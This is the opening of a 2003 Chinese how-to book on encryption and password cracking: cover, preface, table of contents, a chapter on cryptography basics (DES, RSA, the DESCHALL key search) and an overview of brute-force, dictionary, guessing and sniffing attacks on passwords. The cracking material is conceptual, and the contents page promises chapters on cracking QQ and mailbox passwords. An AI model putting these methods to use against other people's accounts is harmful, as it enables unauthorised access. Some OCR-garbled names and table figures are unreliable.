

# 加密与 破解行家

一点通



用户名①:

密码②:

KAI



机械工业出版社  
CHINA MACHINE PRESS



ISBN 7-111-11862-6/TP · 2890

◎ 策划  
胡毓坚

◎ 封面设计  
旭洲企划

吉源

## 电脑行家一点通丛书

电脑快捷操作行家一点通

电脑系统安装行家一点通

网络下载行家一点通

宽带网应用行家一点通

网络设置行家一点通

光盘刻录行家一点通

Windows XP 行家一点通

网络聊天行家一点通

加密与破解行家一点通

ISBN 7-111-11862-6



9 787111 118626 >

定价：18.00 元

地址：北京市百万庄大街22号 邮政编码：100037  
联系电话：(010) 68326294 网址：<http://www.cmpbook.com>  
E-mail:[online@cmpbook.com](mailto:online@cmpbook.com)

电脑行家一点通丛书

# 加密与破解行家一点通

瀚文工作室 编著



机械工业出版社

信息技术的迅速发展，给人们带来巨大便利的同时，也带来了巨大的安全隐患。邮箱密码、QQ 密码、重要的文档资料都存储在计算机上，如何有效的保证这些数据的安全，困扰着每一位电脑用户。但这些问题又具有一些专业性，对于普通的网络用户，往往是望尘莫及，甚至是无能为力。

本书为适应广大普通读者的需求，从实用的角度出发，力求为读者奉献一本简单易懂，实用性强的专题图书，可以让读者自己也能安全地对计算机进行多层次全方位的加密，在忘记密码的时候，选择合适的方法、适当的工具恢复密码，找回机密的数据。

### 图书在版编目 (CIP) 数据

加密与破解行家一点通/瀚文工作室编著.一北京：机械工业出版社，2003.4  
(电脑行家一点通丛书)

ISBN 7-111-11862-6

I. 加... II. 翰... III. 电子计算机—安全技术—基本知识 IV. TP309.7

中国版本图书馆 CIP 数据核字 (2003) 第 019033 号

机械工业出版社(北京市百万庄大街 22 号 邮政编码 100037)

策 划：胡毓坚

责任编辑：孙 业

责任印制：付方敏

北京中加印刷有限公司印刷·新华书店北京发行所发行

2003 年 4 月第 1 版·第 1 次印刷

787mm×1092mm  $\frac{1}{16}$  · 11.5 印张 · 282 千字

0001—5000 册

定价：18.00 元

凡购本图书，如有缺页、倒页、脱页，由本社发行部调换

本社购书热线电话 (010) 68993821、88379646

封面无防伪标均为盗版

# 从 书 序

当 CPU 的运算速度与网络的传输速度竞相加快时，我们需要学会更聪明地使用电脑，更快捷地解决问题。随着电脑的普及，很多人从对电脑一无所知到成为电脑的初级用户甚至玩家，很多人可能觉得电脑操作很简单，即使不学习也完全可以应付日常的工作了。其实，在电脑操作的过程中还有很多经验技巧可以总结。

每个人在使用了一段时间的电脑之后，都会从各种渠道了解到一些电脑操作技巧，有些是自己无意间发现的，有些是从朋友口中听说的，还有的是从杂志或网络上了解的。无论是在哪里了解到的技巧知识，都是很多人经过很长时间的使用得出的经验，当然也都能使我们的操作提高效率。但是，这些知识技巧都很零散，有的时候，也会由于很长时间用不到而忘记，等到用的时候又不知从何找起。那么，有没有一本能把这些好的技巧收集起来，并进行分类，能够放在手边，随时可以翻阅查找呢？

就这样，“电脑行家一点通丛书”诞生了。

本系列丛书主要有以下特点：

## 1. 主题专一

本丛书将当前最时尚的计算机及网络应用依据其自身特点分成 Windows XP、加密与破解、光盘刻录、宽带网、网络下载、网络聊天等专题。同时还将最实用的计算机技能（电脑快捷操作、系统安装、网络设置）纳入进来。本丛书中的每一册只讲解单一主题，因此可以较全面地涉及与本专题有关的知识和技巧。

## 2. 易读易上手

本丛书完全采用步骤式的讲解方法，图文结合紧密，没有长篇累牍的理论，只有按部就班的实例操作，强调应用技能的快速掌握，绝对简单易读，易于上手。“电脑行家一点通丛书”所讲解的内容均是在电脑操作过程中常遇到的问题，也是最能提高电脑操作效率的方法，是广大电脑用户最需要学习的知识和技巧。在内容结构的安排上，分类明确，每一节为一个知识点（即一个技巧），每个知识点的内容相对独立，无论是全节通览还是单独阅读都不会影响对知识的理解和掌握。

## 3. 篇幅短小

由于现代人的工作和生活节奏越来越快，尤其是广大的电脑用户，几乎没有时间再去“啃”那些又厚又枯燥的教程，而是需要迅速地补充知识，这也是编写本丛书所遵循的原则。由于本丛书的内容完全可能成为读者日常的必备速查手册或案头书，所以力求篇幅短小，以便于快速阅读，迅速掌握。

能够迅速提高电脑应用的水平，像高手一样解决棘手的问题，一直是广大电脑用户所期望的。“电脑行家一点通丛书”将为您晋级高手行列提供一条崭新的捷径。

编 者

## 前　　言

有些时候，一些重要的文件不想被人看见；一些商业机密不想被人知道；甚至自己的电脑设置也不想让人窥视，应该怎么办呢？这就需要对电脑系统或文件进行加密。本书的内容就是告诉读者如何防止“别有用心”的人“窥视”自己的电脑，以及如何防止“蓄意破坏”的人“侵入”电脑。

还有些时候，比如使用共享软件，通常会有使用日期或次数的限制，或者每次启动时都出现注册画面，厂家的目的是希望用户试用了这些软件之后，愿意付钱购买，但这些共享软件通常内容很庞杂，往往在我们还来不及对所有功能全盘了解之前，使用期限已经结束。对于消费者来说，在对这个软件还不够了解时就购买，确实有点强人所难。

除了使用软件的诸多限制之外，广告泛滥也是个恼人的问题，每每打开E-mail信箱，经常会看到满篇的广告邮件，而且有些广告重复发送，这样，删除这些垃圾邮件就会浪费很多宝贵的时间。有时打开ICQ与朋友聊天，闪烁的横幅广告令人心烦，或者突然莫名其妙地出现一则广告，一下子扰乱了好心情，可见网络上的广告真是无孔不入。

但这些问题都没有黑客恐怖，黑客会通过网络恣意入侵和操纵别人的电脑，但被操纵的人却浑然不觉。在网络时代，我们虽然每天体验着网络带来的无限便利，同时又要经受E-mail信箱和ICQ被无数信息灌爆、密码被盗用、信件被偷看，甚至电脑文件被窃取、硬盘被格式化的危险。就在最近，美国还有至少四个州的大学校园网络被黑客入侵，犯罪分子试图借此“捕猎”信用卡的帐号和密码。

那么以上这些问题到底该如何解决呢？本书就针对以上问题，为读者讲解全套的解决方案，帮助读者扫除网络世界的种种阻碍和危险。

由于编写者水平有限，加之编写时间匆忙，在选材和内容上恐有不当之处，恳请读者给予批评指正。

编　者

# 目 录

丛书序

前言

<b>第1章 加密与解密基础知识</b>	1
1.1 加密技术原理	2
1.1.1 密码学概述	2
1.1.2 密码的基本概念	2
1.1.3 加密技术简介	2
1.1.4 密码研究现状	3
1.1.5 信息加密技术	7
1.2 破解密码的方式	8
1.3 从密码心理学看如何保护自己的密码	9
1.3.1 密码心理学	9
1.3.2 怎样设置安全的密码	10
<b>第2章 Windows 密码的设置与破解</b>	11
2.1 计算机分层次保护	12
2.2 加密与破解 Windows 系统密码	12
2.2.1 创建 Windows 98 的系统登录密码	12
2.2.2 解除 Windows 98 的系统登录密码	12
2.2.3 增强 Windows 98 的安全性	14
2.2.4 Windows 2000/XP 密码的破解	17
2.3 Windows 98 系列密码的设置和破解	26
2.3.1 屏幕保护密码的设置和破解	26
2.3.2 揭示内存中的 Windows 9x 密码	27
2.3.3 IE 分级审查密码的设置和破解	28
2.3.4 获取星号密码的原理	29
2.3.5 共享目录密码的破解	30
2.3.6 IP 地址和 MAC 地址绑定的破解	30
2.4 增强 Windows 2000/XP 的安全性	34
2.4.1 修改注册表增强 Windows 2000/XP 的安全性	34
2.4.2 使用超级兔子增强 Windows 的安全性	39
2.4.3 使用组策略提高系统安全性	42
<b>第3章 使用工具软件加密</b>	51
3.1 文件加密技巧	52
3.1.1 使用 iProtect Portable 加密文件	52
3.1.2 使用密码大师加密文件	55




3.1.3 使用 Fedt 加密文件	59
3.1.4 其他文件加密工具	60
3.2 光盘加密技巧	63
3.2.1 刻录加密光盘技巧	63
3.2.2 使用光盘保镖加密光盘	65
3.3 专业加密工具使用技巧	67
3.3.1 专业文件加密工具——WinXFiles	67
3.3.2 专业邮件加密工具——PGP	74
<b>第4章 BIOS 密码的设置和清除</b>	<b>83</b>
4.1 CMOS 与 BIOS 的关系	84
4.2 BIOS 设置程序的进入方法	84
4.3 BIOS 的加密技巧	85
4.4 BIOS 的破解技巧	87
4.4.1 软破解	87
4.4.2 硬破解	89
4.5 BIOS 的保护技巧	90
<b>第5章 应用程序的密码设置和破解</b>	<b>91</b>
5.1 办公软件的加密	92
5.1.1 Word 加密技巧	92
5.1.2 Excel 的加密技巧	96
5.1.3 WPS 文件的加密	97
5.2 压缩软件的加密	97
5.2.1 WinRAR 的加密	98
5.2.2 WinZip 的加密	99
5.2.3 WinRAR 或者 WinZip 实现一键加密文档	101
5.3 常用网络工具的加密	103
5.3.1 FoxMail 的加密	103
5.3.2 QQ 的加密	104
5.4 文件破解技巧	105
5.4.1 FoxMail 的解密	105
5.4.2 WinRAR 和 WinZIP 加密文件的解密	106
5.4.3 WPS 文件解密	107
5.4.4 Office 文件解密	107
<b>第6章 密码破解方法总览</b>	<b>109</b>
6.1 暴力破解法	110
6.1.1 暴力破解法简介	110
6.1.2 字典文件的生成	112
6.2 各种密码的破解	118
6.2.1 FTP 密码的破解	118

6.2.2 邮箱密码的破解 .....	120
6.2.3 社区论坛密码的破解 .....	123
6.2.4 代理服务器密码探测 .....	127
6.2.5 网吧管理软件的破解 .....	127
6.2.6 删 除文件的恢复 .....	131
6.2.7 QQ 密码的破解 .....	137
6.3 使用监听程序获取密码 .....	149
6.3.1 艾菲网页侦探 .....	149
6.3.2 密码监听器 .....	153
<b>第 7 章 加密与破密问题解答 .....</b>	<b>159</b>
<b>7.1 加密问题解答 .....</b>	<b>160</b>
7.1.1 加密和防黑有什么区别，又有什么共同点 .....	160
7.1.2 个人上网怎么保证数据的安全 .....	162
7.1.3 网吧上网如何做好保密工作 .....	164
7.1.4 加密文件一般使用什么工具 .....	168
<b>7.2 解密问题解答 .....</b>	<b>168</b>
7.2.1 如何破解 Windows 2000/XP 登录密码 .....	168
7.2.2 什么是 SNIFFER .....	170
7.2.3 交换环境能使用 SNIFFER 程序吗 .....	172

# 第1章

## 加密与解密基础知识

本章将为读者介绍一些加密与解密的基础知识，这些内容会有助于更好地理解加密与解密的过程，能为读者系统地学习加密与破解的知识。当然，对理论内容不感兴趣的读者也可以略过这一章，并不影响对全节内容的理解。





## 1.1 加密技术原理

### 1.1.1 密码学概述

密码学以研究秘密通信为目的，即研究对传输信息采取何种秘密的变换以防止第三者对信息的窃取。

保密有载体保密和通信保密两种。密码学主要研究通信保密，而且仅限于数据通信保密。

不安全的密码技术比没有还要坏，因为它给人们以安全的假象。

由于传输中的公共信道和存储的计算机系统非常脆弱，容易受到被动攻击（从传输信道上截取或从存储载体上偷窃、拷贝信息）和主动攻击（对在传输过程中或在存储载体上的信息进行非法的删除、更改、插入等操作）。对于这两种攻击，密码技术是一种有效办法。事实证明，这是最经济可行的办法。它在一种潜在不安全的环境中保证通信的安全。

近代密码学并不是传统密码学的旧话重提，它有新的特点。快速计算机和现代数学方法的广泛应用一方面为密码技术提供了新的工具和概念，另一方面也给破译者以有力武器。

密码加密算法的对立面就是密码分析，也就是密码的破译技术研究。加密与破译是一对矛盾，是相辅相成的，了解破译对研究加密是非常必要的。

### 1.1.2 密码的基本概念

密码就是一组含有参数  $k$  的变换  $E$ 。设已知信息  $m$ ，通过变换  $E$  得到密文  $c$ ，即  
 $c = E_k(m)$

这个过程称之为加密，参数  $k$  称为密钥。

不是所有含参数  $k$  的变换都可以作为密码，它要求计算  $E_k(m)$  不困难；而且若第三者不掌握密钥  $k$ ，即使截获了密文  $c$ ，他也无法从  $c$  恢复信息  $m$ 。

从密文  $c$  恢复明文  $m$  的过程称之为解密。解密算法  $D$  是加密算法  $E$  的逆运算，解密算法也是含参数  $k$  的变换。

传统密码加密的密钥  $k$  和解密的密钥  $k$  是相同的，所以也叫对称密码。通信双方用的密钥  $k$  是通过秘密方式由双方私下约定产生的，只能由通信双方秘密掌握。

### 1.1.3 加密技术简介

在计算机上实现的数据加密，其加密或解密变换是由密钥控制实现的。密钥 (Keyword) 是用户按照一种密码体制随机选取，它通常是一随机字符串，是控制明文和密文变换的惟一参数。

#### 1. 加密体制及比较

根据密钥类型不同将现代密码技术分为两类：一类是对称加密（秘密钥匙加密）系统，另一类是公开密钥加密（非对称加密）系统。

对称钥匙加密系统是加密和解密均采用同一把秘密钥匙，而且通信双方都必须获得这把钥匙，并保持钥匙的秘密。

对称密码系统的安全性依赖于以下两个因素：

- (1) 加密算法必须是足够强的，仅仅基于密文本身去解密信息在实践上是不可能的；
- (2) 加密方法的安全性依赖于密钥的秘密性，而不是算法的秘密性。

因此，我们没有必要确保算法的秘密性，而需要保证密钥的秘密性。对称加密系统的算法实现速度极快，从 AES 候选算法的测试结果看，软件实现的速度都达到了每秒数兆或数十兆比特。对称密码系统的这些特点使其有着广泛的应用。因为算法不需要保密，所以制造商可以开发出低成本的芯片以实现数据加密。这些芯片有着广泛的应用，适合于大规模生产。

对称加密系统最大的问题是密钥的分发和管理非常复杂、代价高昂。比如对于具有  $n$  个用户的网络，需要  $n(n-1)/2$  个密钥，在用户群不是很大的情况下，对称加密系统是有效的。但是对于大型网络，当用户群很大，分布很广时，密钥的分配和保存就成了大问题。对称加密算法另一个缺点是不能实现数字签名。公开密钥加密系统采用的加密钥匙（公钥）和解密钥匙（私钥）是不同的。由于加密钥匙是公开的，密钥的分配和管理就很简单，比如对于具有  $n$  个用户的网络，仅需要  $2n$  个密钥。公开密钥加密系统还能够很容易地实现数字签名，因此，最适合于电子商务应用需要。在实际应用中，公开密钥加密系统并没有完全取代对称密钥加密系统，这是因为公开密钥加密系统是基于尖端的数学难题，计算非常复杂，它的安全性更高，但它实现速度却远赶不上对称密钥加密系统。在实际应用中可利用二者的各自优点，采用对称加密系统加密文件，采用公开密钥加密系统加密“加密文件”的密钥（会话密钥），这就是混合加密系统，它较好地解决了运算速度问题和密钥分配管理问题。因此，公钥密码体制通常被用来加密关键性的、核心的机密数据，而对称密码体制通常被用来加密大量的数据。

## 2. 对称密码加密系统

对称加密系统最著名的是美国数据加密标准 DES、AES（高级加密标准）和欧洲数据加密标准 IDEA。1977 年美国国家标准局正式公布实施了美国的数据加密标准 DES，公开它的加密算法，并批准用于非机密单位和商业上的保密通信。随后 DES 成为全世界使用最广泛的加密标准。加密与解密的密钥和流程是完全相同的，区别仅仅是加密与解密使用的子密钥序列的施加顺序刚好相反。

## 3. 公钥密码加密系统

自公钥加密问世以来，学者们提出了许多种公钥加密方法，它们的安全性都是基于复杂的数学难题。根据所基于的数学难题来分类，有以下三类系统目前被认为是安全和有效的：大整数因子分解系统（具有代表性的有 RSA）、椭圆曲线离散对数系统（ECC）和离散对数系统（具有代表性的有 DSA）。

当前最著名、应用最广泛的公钥系统 RSA 是由 Rivet、Shamir、Adelman 提出的（简称为 RSA 系统），它的安全性是基于大整数因子分解的困难性，而大整数因子分解问题是数学上的著名难题，至今没有有效的方法予以解决，因此可以确保 RSA 算法的安全性。RSA 系统是公钥系统的最具有典型意义的方法，大多数使用公钥密码进行加密和数字签名的产品和标准使用的都是 RSA 算法。

### 1.1.4 密码研究现状

随着 Internet 的商务应用的增长，对安全的和受信任的信息基础设施的需要也在不断



的增长。没有一个安全的和受信任的基础设施，公司或者个人就不会愿意把他们的私有业务和个人信息放到网上来。安全的、受信任的应用平台应提供以下功能：

- 保护文件不被盗窃、不被非法获取；
- 保护通信不被截获；
- 保证安全的商务交易；
- 保证一个文件或者是信息的内容没有被修改（完整性）；
- 提供安全合理的身份认证；
- 产生有法律意义的签名（数字签名）。

加密技术是保证信息安全的一个必不可少的手段。所谓加密是使用数学过程来组织数据，使得除了合法的接收者，任何其他人要想恢复原先的“明文”，即使不是不可能的，也是非常困难的。这样实现的一个加密就可以使一些重要数据存储在一台不太安全的计算机上，或者可以在一个不太安全的网络上传送。只有持有正确密钥的一方才能够获得“明文”。

## 1. 加密技术的核心就是密码技术

早期人们重视密码是为了军事、政治、外交的信息保密。密码一度成为官方专有的技术，民间不允许使用。随着计算机网络的社会普及应用，特别是 Internet 网的全球普及，人们看到了密码对解决信息安全所要求的保密性、完整性、可用性、可控性和不可否认性都具有有效的能力。社会应用密码成为公众的广泛要求。虽然，在政策法规方面世界各国还没有统一的认识和处理的办法，人们对管理的办法还有许多争论，但是，在进入信息社会后，社会公众也需要密码已经成为基本的共识。

政府、军队对密码的研究一直特别关注，据透露，在美国情报部门工作的高素质的密码专家就有万人之多。20世纪 70 年代以来，在民间从事密码研究、开发、生产的机构和人员也大大增加。各个从事信息产业的公司，高等院校的学者学生，从研究数学应用的角度或从研究计算机安全的角度参加到信息安全研究、开发、产业的队伍中来。美国是这方面工作走在世界前列的国家，欧洲各国、加拿大、澳大利亚、日本等国也有很多机构和学者从事这方面工作。就是在韩国，据了解全国从事密码研究的科技工作者也有 2000 多人。

## 2. 密码学现状

DES 的研究，以及以 RSA 为代表的公开密钥密码算法的研究推动了密码技术的深化研究和社会应用，成为相当长时间国际社会上应用的密码算法的主流算法。

从 DES 一推向市场，学术界就有不同的看法。开始，以 Whitfield Diffie 和 Martin Hellman 为代表的一些专家提出怀疑，DES 是否是美国情报机构已经拥有了破译能力的背景下推向社会的，在有关听证会议上，有关当局断然否认。其后，Diffie 和 Hellman 又提出 DES 标准设计使用 56-bit 密钥不安全。他们认为可以构做一部搜索密钥的机器，到 1994 年花费 100 美元代价就可以得到一个密钥。1993 年 Michael Wiener 设计了这样特殊目的的机器，它要使用 57600 个搜索芯片，花费 100 万美元在 3.5 小时就可以攻破 DES。近年来学者们对穷搜密码算法的能力进行了研究分析。表 1-1 汇总了他们的结论。

表 1-1

经费预算/美元	工具	攻破 40 bit 密钥的时间	攻破 56 bit 密钥的时间	对抗相应能力对手推荐的密钥长度/bit 1996 2018
400	FPGA - 1 chip	5 小时	38 年	50~65
30000000	CrayT3D1024 nodes	10 分钟	15 个月	-
10000	FPGA 25 chips	12 分钟	18 个月	55~70
300000	FPGA - 750 chips ASIC - 15000 chips	24 秒 18 秒	19 天 3 小时	60~75
10000000	FPGA - 25000 chips ASIC 500000 chips	7 秒 005 秒	13 小时 6 分钟	70~85
300000000	ASIC 15000000 chips	002 秒	12 秒	75~90

由于 DES 公布使用的时间已经 20 年，人们在研究中发现了它的一些弱点，特别是 56 bit 的密钥长度，面对现代计算机的能力，已经不能对抗可能的攻击。1997 年 1 月 28 日，美国的 RSA 数据安全公司在 RSA 安全年会上公布了一项“秘密密钥挑战”(Secret-Key Challenge) 竞赛，分别悬赏 1000 美元、5000 美元、10000 美元用于攻破不同密钥长度的 RC5 密码算法，同时还悬赏 10000 美元破密钥长度为 56 bit 的 DES 算法。RSA 发起这场挑战赛是为了调查 Internet 上分布式计算的能力，并测试不同密钥长度的 RC5 算法和密钥长度为 56 bit 的 DES 算法的相对强度，也隐含了想把 RC5 分组密码算法推为新的加密标准的打算。

到目前为止，40 bit 和 48 bit 的 RC5 算法已被攻破，美国克罗拉多州的程序员 Rocke Verser 从 1997 年 3 月 13 日起，用了 96 天的时间，在 Internet 上数万名志愿者的协同工作下，于 6 月 17 日成功地找到了 DES 的密钥，获得了 RSA 公司颁发的 \$10000 的奖金。

Rocke Verser 的成功，凝聚着一大批志愿参加者的工作和努力。目前，攻击 DES 的最有效的办法是密钥穷举攻击，Verser 设计了一个密钥穷举攻击程序，用以穷举所有可能的 DES 密钥，直至找到正确的那一个密钥，这个计算机程序可以从 Internet 上分发和下载。他把这项计划命名为 DESCHALL，这项计划开始时只有几百人参与，最终吸引了数万名志愿者参加。每有一名新的志愿者加入，DESCHALL 小组就为其分配一部分密钥空间让其测试，这样，正确的密钥最终会在某一名志愿者的计算机中出现。参与 DESCHALL 计划的 Internet 志愿者使用了企业、高校和政府的大量的计算资源，其中有计算能力强大的小型机、工作站，更不乏普通的 PC 机，参与的志愿者或计算机的具体数字尚未有精确的统计，但根据 IP 地址统计至少有 78156 个。

DES 的全部密钥穷举量为 72057584037927936，DESCHALL 计划完成时，搜索的密钥量为 17731502968143872，占全部密钥穷举量的 24.6%，平均每天最多搜索 601296394518528 个，每秒最多搜索 7000000000 个，其中最后 24 小时搜索了 559085783089152 个，占全部穷举量的 0.7%，假若一开始就以这个速度搜索，则 DESCHALL 计划只需 32 天即可完成。根据基于 IP 地址的统计，每天最多有 1400 台志愿计算机工作。

在 RSA 挑战赛公布之后的第 140 天、DESCHALL 计划实施的第 96 天，即 6 月 17 日的晚 10 点 39 分，幸运降临到了盐湖城 iNetZ 公司的职员 Michael Sanders 身上，当 Sanders 在他那台主频为奔腾 90Hz、16M 内存的 PC 机上成功地解出了 DES 的明文——“The



unknown message is: Strong cryptography makes the world a safer place”时，他知道他终于找到了正确的密钥(85 58 89 1a b0 c8 51 b6)。根据 Verser 的诺言，他将和 Verser 按 40/60 的比例共同分享 10000 美元的奖金。

DES 被攻破的消息公布之后，舆论界顿时哗然，开发密码产品的厂商认为这将为迫使美国政府放松密码产品的出口限制推波助澜，因为依靠 Internet 的分布式计算能力，公众已经可以轻而易举地攻破 DES。在此如此短的时间内 DES 被攻破的消息让那些使用 DES 进行保密通信的机构、公司和个人从心里打了一个寒颤。Verser 认为政府应该慎重考虑现有的密码政策，Internet 上数万名志愿者使用普通 PC 机的协同工作就可以攻破 DES，因而 DES 已经不能抵抗任何一个有决心的对手的攻击了，已经不再安全了。英国剑桥的资金和技术决策主任 David Weisman 认为，DES 的破解应使人们认识到随着计算能力增长，必须相应增加算法的密钥长度。Scott Schnell，RSA 公司的副总裁认为 DESCHALL 计划十分成功，“DES 广泛地被用于加密敏感电子信息，有着非常深远的影响，因为 DES 被破可能是密码分析史上最有意义的里程碑事件”。

### 3. 分组密码现状

在对称算法中，最常用的和最受关注的算法是分组加密算法。据报道，国际上公开的密码算法已不下 100 多种，但是知名度最高，应用最广泛的只有少数几种。

国际上公布的著名的分组密码如表 1-2 所示。

表 1-2

名 称	研 制 国	明 文 分 组	密 钥 长 度 /bit	迭代次数 ,bt	软 件 实 现 速 度 Mbit/s	年 代
LUCIFER	美国	128	128	8		1970
DES	美国	64	56	16	16.9	1976
3-DES	Diffie-Hellmen	64	168	48		1977
2k3DES	Tuchmann	64	112	48		1978
FEAL-4	日本	64	64	4		1987
FEAL-8	日本	64	64	8		1988
FEALN	日本	64	64	32		1991
Khufu	Merkle	64	512	8s, s>1	43.6	1990
Khafre	Merkle	64	64t, t>0	8s, s>1		1990
LOKI	澳	64	64	16		1990
REDOC-II	美国	80	80	10		1990
LDEA	欧	64	128	8	9.75	1990
SAFER	Massey	64	64, 128	6, 10		1993
	Massey Knudsen	64	40, 64, 128	8, 10	13.8~17.0	1995
Blowfish	Schneier	64	32~448	16	36.5	1993
RC5	Rivest	64	8s, s<256	12	14.4~29.1	1994
SHARK	Rijmen Daemen 等	64	128	6	9.85	1996
SQUARE	Daemen Knudsen	128	128	8	36.6	1997
MISTY	Matsui	64	128	8~12		1997

从上表可以看出分组密码算法研究中的一些趋势。

(1) 分组有扩大的趋势。从美国政府在 IBM 呈报的作为 DES 的基础的 LUCIFER 算法的 128 bit, 为适应当时的技术条件和信道水平被降到 64 bit 的基础上, 又有扩大到 128 bit 的动向, 这是因为当前计算机的处理能力有很大的增强和信道质量有了很大的提高。

(2) 密钥长度有增长的趋势。这是人们普遍认识到面对当今计算机的能力密钥的变化量少了肯定不能应对穷举攻击。为了保证较长期的安全性, 密钥变量在设计时就需要留有余地。

(3) 迭代轮次有减少的趋势。这是人们为了在保证安全强度的前提下, 追求算法的实现速度, 以便适应多媒体和高速信道对实时加密的需要。从给出的几个测试的结果看, 软件实现的速度都达到了每秒数兆到数十兆比特。

#### 4. 非对称加密算法现状

目前国际上流行的公钥密码主要有两类, 一类建立在大整数因子分解问题基础之上, 其中最典型的是 RSA 公钥密码; 另一类是基于离散对数问题, 其中影响最大的是椭圆曲线公钥密码。由于大整数因子分解的能力日益增强, 对 RSA 公钥密码的安全带来了威胁, 512 bit 安全模长的 RSA 体制已经被攻破, 768 bit 安全模长也指日可破。学者建议使用 1024 bit 安全模长, 要保证 20 年的安全就要选择 1280 bit 安全模长, 增大模长带来了实现上的难度。椭圆曲线公钥密码在国际上受到越来越多的重视, RSA 等一些公司声称已开发出符合 IEEE P1363 标准的椭圆曲线公钥密码。

### 1.1.5 信息加密技术

信息加密的目的是保护网内的数据、文件、口令和控制信息, 保护网上传输的数据。网络加密常用的方法有链路加密、端点加密和节点加密三种。链路加密的目的是保护网络节点之间的链路信息安全; 端-端加密的目的是对源端用户到目的端用户的数据提供保护; 节点加密的目的是对源节点到目的节点之间的传输链路提供保护。用户可根据网络情况酌情选择上述加密方式。

信息加密过程是由形形色色的加密算法来具体实施, 它以很小的代价提供很大的安全保护感。在多数情况下, 信息加密是保证信息机密性的唯一方法。据不完全统计, 到目前为止, 已经公开发表的各种加密算法多达数百种。如果按照收发双方密钥是否相同来分类, 可以将这些加密算法分为常规密码算法和公钥密码算法。

在常规密码中, 收信方和发信方使用相同的密钥, 即加密密钥和解密密钥是相同或等价的。比较著名的常规密码算法有: 美国的 DES 及其各种变形, 比如 Triple DES、GDES、New DES 和 DES 的前身 Lucifer; 欧洲的 IDEA; 日本的 FEAL-N、LOKI-91、Skipjack、RC4、RC5 以及以代替密码和转轮密码为代表的古典密码等。在众多的常规密码中影响最大的是 DES 密码。

常规密码的优点是有很强的保密强度, 且经受住时间的检验和攻击, 但其密钥必须通过安全的途径传送。因此, 其密钥管理成为系统安全的重要因素。在公钥密码中, 收信方和发信方使用的密钥互不相同, 而且几乎不可能从加密密钥推导出解密密钥。比较著名的公钥密码算法有: RSA、背包密码、McEliece 密码、Diffie-Hellman、Rabin、Ong-Fiat-Shamir、零知识证明的算法、椭圆曲线、ElGamal 算法等等。最有影响的公钥密码算法是 RSA, 它能抵抗到目前为止已知的所有密码攻击。



公钥密码的优点是可以适应网络的开放性要求，且密钥管理问题也较为简单，尤其可方便地实现数字签名和验证。但其算法复杂，加密数据的速率较低。尽管如此，随着现代电子技术和密码技术的发展，公钥密码算法将是一种很有前途的网络安全加密体制。

当然在实际应用中人们通常将常规密码和公钥密码结合在一起使用，比如：利用 DES 或者 IDEA 来加密信息，而采用 RSA 来传递会话密钥。如果按照每次加密所处理的比特来分类，可以将加密算法分为序列密码和分组密码。前者每次只加密一个比特而后者则先将信息序列分组，每次处理一个组。

密码技术是网络安全最有效的技术之一。一个加密网络，不但可以防止非授权用户的搭线窃听和入网，而且也是对付恶意软件的有效方法之一。

## 1.2 破解密码的方式

密码破解方法很多，这里简单介绍几个。

### 1. 穷举法

穷举法对于纯数字密码有很好的破解效果，但是包含字母的密码不适合这种方式。穷举法的原理是逐一尝试数字密码的所有排列组合，效率最低，而且很不可靠。穷举法破解密码的原理如图 1-1 所示。




图 1-1 穷举法破解密码

### 2. 黑客字典法

由于一些用户通常采用某些英文单词或姓名的缩写作为密码，所以就先建立一个包含巨量英语词汇和短语、短句的可能的密码词汇字典，然后使用破解软件去一一尝试，不断循环往复，直到试出正确的密码，这种破解密码方法的效率远高于穷举法，因此大多数密码破解软件都支持这种破解方法。黑客字典法破解密码流程如图 1-2 所示。

### 3. 猜测法

猜测法依靠的是经验和对目标用户的熟悉程度，很多人的密码就是姓名汉语拼音的编写或生日的简单组合，这时猜测法拥有最高的效率。猜测法破解密码的流程和黑客字典法比较类似，这里就不再赘赘。




图 1-2 黑客字典法破解密码

#### 4. 网络监听

网络监听工具是一种监视网络的状态。数据流动情况以及网络上传输的信息的管理工具，将网络接口设置在监听模式，可以截获网上传输的信息。当登录网络主机并取得超级用户权限后，若要登录其他主机，使用网络监听可以有效地截获其上传输的数据，是网上黑客使用最多的方法。网络监听只能连接物理上属于同一网段的主机。网络监听常常被用来获取用户的口令（如图 1-3 所示）。




图 1-3 使用网络监听的方法获得密码

## 1.3 从密码心理学看如何保护自己的密码

### 1.3.1 密码心理学

很多黑客的入门是从破解口令开始的，本节要讲述的不是他们如何去破解口令，而是关于用户在设置口令时的心理学问题。如果下述的一些情况正好与读者的口令设置大同小异，那么请马上更改它，因为这说明读者的口令属于“危险”口令，被破解的可能性很大。

首先要说明的是许多 ROOT 没有采用口令保护的方法，当他的口令设置完之后，检测程序会自动提示，口令的不安全性，直到 ROOT 改成了没有规则的口令。所以对这些口令用口令心理学来分析是白费工夫了。我们主要是针对一些普通的用户。

当设定口令时一般的人都会用自己熟悉的单词，这样能使他们便于记忆。没办法，人天生就懒惰！那么哪些单词是人们容易记住的呢？是不是没有规律呢？



专家曾做过一个心理试验，从大学中抽出一百名学生，然后要他们写下两个单词，并告诉他们这个单词是用于电脑的口令非常重要，且将来的使用率也很高。要求他们尽量慎重考虑。下面我们来分析一下测试结果：

